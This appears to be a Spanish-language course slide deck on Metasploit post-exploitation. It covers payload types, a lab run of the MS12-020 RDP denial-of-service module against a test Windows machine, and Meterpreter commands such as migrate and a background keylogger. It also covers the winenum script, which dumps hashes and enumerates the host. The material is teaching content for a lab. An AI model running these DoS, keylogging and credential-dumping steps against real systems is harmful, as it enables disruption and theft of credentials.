METERPRETER

1.

POST EXPLOTACIÓN

IMPORTANCIA DEL PAYLOAD

- ¿Metasploit = exploits?

Payloads importantísimos en post-explotación

- Una vez realizada la explotación,

  ¿Qué se quiere que haga Metasploit?

  ¿Se quiere una *shell* remota?

Necesaria una ***buena elección del payload***

TIPOS DE PAYLOADS

Existen tres tipos de payloads:

- *Single:* payloads independientes y autónomos. Usados para ejecutar una tarea concreta y específica (crear usuario, *shell*, ejec comando).
- *Stagers:* su misión es establecer la conexión con la víctima, suelen ocupar poco espacio en memoria y suelen encargarse de descargar los payloads de tipo *staged*.

TIPOS DE PAYLOADS

- *Staged:* descargados y ejecutados por los *stagers*, ocupan más memoria pues ejecutan tareas más complejas. Por ejemplo: *meterpreter*

Ver payloads: *# show payloads*

Objetivos: *# show targets*

2.

MÓDULOS AUXILIARES


MÓDULOS AUXILIARES


Módulos sin necesidad de interacción por parte del usuario u organización:

- Exploits capaces de obtener una shell
- Provocar una DoS en una máquina …

- Ejemplo DoS (pantallazo azul) en el servicio RDP de Microsoft con código MS12_020

PREPARACION DE WINDOWS





PREPARACIÓN DE KALI

Se usará el módulo auxiliar llamado:

auxiliary/dos/windows/rdp/ms12_020_maxchannelids

En la configuración será necesario asignarle la IP de la víctima (**RHOST**)


```
msf auxiliary(ms12_020_maxchannelids) >
msf auxiliary(ms12_020_maxchannelids) > set RHOST 172.16.123.135
RHOST => 172.16.123.135
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  172.16.123.135   yes       The target address
   RPORT  3389             yes       The target port
```


EJECUCIÓN (RUN)

Solo faltará ejecutar el módulo auxiliar:



MÁQUINA VÍCTIMA

Se le provoca una Denegación de Servicio (DoS)



3.

COMANDOS BÁSICOS METERPRETER

METERPRETER

- Payload más completo en Metasploit
- Dispone de una línea de comandos con comandos exclusivos del payload.
- Primera acción: migrar Meterpreter a otro proceso más estable para evitar perder la sesión (*explorer.exe*)
- Comandos categorizados: "*Core commands*", "*Stdapi*" y "*Priv*".

CORE COMMANDS

Acciones básicas como *ejecución de scripts*, *cargar módulos* o *interacción con la máquina*.

- *Scripts útiles* en *scripts/meterpreter*

```
root@kali:/usr/share/metasploit-framework/scripts/meterpreter#
root@kali:/usr/share/metasploit-framework/scripts/meterpreter# ls -l
total 393
-rw-r--r-- 1 root root  3301 Aug 25  2016 arp_scanner.rb
-rw-r--r-- 1 root root  5732 Aug 25  2016 autoroute.rb
-rw-r--r-- 1 root root  9825 Aug 25  2016 checkvm.rb
-rw-r--r-- 1 root root  2437 Aug 25  2016 credcollect.rb
-rw-r--r-- 1 root root  3384 Aug 25  2016 domain_list_gen.rb
-rw-r--r-- 1 root root 12565 Aug 25  2016 dumplinks.rb
-rw-r--r-- 1 root root  4751 Aug 25  2016 duplicate.rb
```

CORE COMMANDS

- Comando *run* ejecuta scripts *(ex: get_env)*

```
meterpreter >
meterpreter > run get_env
[*] Getting all System and User Variables

Enviroment Variable list
========================

 Name                   Value
 ----                   -----
 APPDATA                C:\Users\openweb\AppData\Roaming
 ComSpec                C:\Windows\system32\cmd.exe
 FP_NO_HOST_CHECK       NO
 HOMEDRIVE              C:
 HOMEPATH               \Users\openweb
 LOCALAPPDATA           C:\Users\openweb\AppData\Local
 LOGONSERVER            \\WIN-2CKEE07AAUJ
 NUMBER_OF_PROCESSORS   1
 OS                     Windows_NT
 PATHEXT                .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
 PROCESSOR_ARCHITECTURE x86
 PROCESSOR_IDENTIFIER   Intel64 Family 6 Model 78 Stepping 3, GenuineIntel
 PROCESSOR_LEVEL        6
```

CORE COMMANDS

- Comando ***bgrun*** igual que *run* pero en 2º plano

  # bgrun keylogrecorder

- Comando ***bglist*** lista tareas en 2º plano.
- Comando ***bgkill*** mata tareas en 2º plano.
- Comando ***background*** se deja la sesión meterpreter en segundo plano volviendo a la consola metasploit (*sessions -i para volver*).
- Comando ***migrate*** migra el proceso a otro más estable (explorer.exe)

STDAPI COMMANDS

Comandos usados en tareas típicas de un usuario sentado delante del ordenador.

- *File System Commands*
- *Networking Commands*
- *System Commands*
- *User Interface Commands*
- *Webcam Commands*

PRIV COMMANDS

Comandos que proporcionan funcionalidades para elevación de privilegios, trabajar con información sensible o manipular ficheros SAM (*Security Account Manager*)

- *Elevate commands*
- *Password Database Commands*
- *Timestamp Commands*

4.

SCRIPTS EN METERPRETER

SCRIPTS

Algunos de los scripts hacen funciones similares a otros comandos disponibles.


Un script muy completo: **winenum**

Gran cantidad de tareas: listado de programas instalados, volcado de hashes, obtener información de sus redes.

Nota: algunos de los comandos requieren una elevación de privilegios anterior


WINENUM

Se ejecuta con el comando *run*.



WINENUM

Una vez finalizada la ejecución, se podrá encontrar información del sistema muy interesante en los ficheros generados.



ARP & Routing útil para *Pivoting*

SHELL

Obtener una línea de comandos del equipo comprometido: